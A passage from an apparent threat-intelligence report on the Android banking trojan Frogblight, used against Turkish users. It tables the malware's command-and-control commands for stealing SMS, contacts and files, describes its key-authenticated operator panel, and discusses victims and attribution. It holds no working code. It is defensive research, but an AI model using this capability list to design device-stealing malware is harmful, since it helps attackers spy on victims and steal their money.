Inject code. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
code: injected code
target_app: presumably the package name of the target app
add_contact_command
Add a contact to the user device
name: contact name
phone: contact phone
email: contact email
contact_add
Add a contact to the user device
display_name: contact name
phone_number: contact phone
email: contact email
contact_delete
Delete a contact from the user device
phone_number: contact phone
contact_edit
Edit a contact on the user device
display_name: new contact name
phone_number: contact phone
email: new contact email
contact_list
Send all contacts to the C2
–
file_list
Send information about all files in the specified directory to the C2
path: directory path
file_download
Upload the specified file to the C2
file_path: file path
download_id: an ID that is received with the command and sent back to the C2 along with the requested file. Most likely, this is used to organize data on the C2
file_thumbnail
Generate a thumbnail from the target image file and upload it to the C2
file_path: image file path
file_thumbnails
Generate thumbnails from the image files in the target directory and upload them to the C2
folder_path: directory path
health_check
Send information about the current device state: battery level, screen state, and so on
–
message_list_request
Send all SMS messages to the C2
–
notification_send
Show an arbitrary notification
title: notification title
message: notification message
app_name: notification subtext
package_list_response
Save the target package names
packages: a list of all target package names.
Each list element contains:
package_name: target package name
active: whether targeting is active
delete_contact_command
Delete a contact from the user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
contact_id: contact ID
name: contact name
file_upload_command
Upload specified file to the C2. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
file_path: file path
file_name: file name
file_download_command
Download file to user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
file_url: the URL of the file to download
download_path: download path
download_file_command
Download file to user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
file_url: the URL of the file to download
download_path: downloading path
get_permissions_command
Send a registration message to the C2, including info about specific permissions
–
health_check_command
Send information about the current device state, such as battery level, screen state, and so on
–
connect_error
Log info about connection errors to the Android log system
A list of errors
reconnect
Send a registration message to the C2
–
disconnect
Stop pinging the C2 and requesting commands from it
–
Authentication via WebSocket takes place using a special key.
The part of the code responsible for the WebSocket authentication logic
At the IP address to which the WebSocket connection was made, the Frogblight web panel was accessible, which accepted the authentication key mentioned above. Since only samples using the same key as the webpanel login are controllable through it, we suggest that Frogblight might be distributed under the MaaS model.
The interface of the sign-in screen for the Frogblight web panel
Judging by the menu options, the threat actor can sort victims’ devices by certain parameters, such as the presence of banking apps on the device, and send bulk SMS messages and perform other mass actions.
Victims
Since some versions of Frogblight opened the Turkish government webpage to collect user-entered data on Turkish banks’ websites, we assume with high confidence that it is aimed mainly at users from Turkey. Also, based on our telemetry, the majority of users attacked by Frogblight are located in that country.
Attribution
Even though it is not possible to provide an attribution to any known threat actor based on the information available, during our analysis of the Frogblight Android malware and the search for online mentions of the names it uses, we discovered a GitHub profile containing repos with Frogblight, which had also created repos with Coper malware, distributed under the MaaS model. It is possible that this profile belongs to the attackers distributing Coper who have also started distributing Frogblight.
GitHub repositories containing Frogblight and Coper malware
Also, since the comments in the Frogblight code are written in Turkish, we believe that its developers speak this language.
Conclusions
The new Android malware we dubbed “Frogblight” appeared recently and targets mainly users from Turkey. This is an advanced banking Trojan aimed at stealing money. It has already infected real users’ devices, and it doesn’t stop there, adding more and more new features in the new versions that appear. It can be made more dangerous by the fact that it may be used by attackers who already have experience distributing malware. We will continue to monitor its development.

 Login
Login











![Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24133444/horabot-campaign1.png)



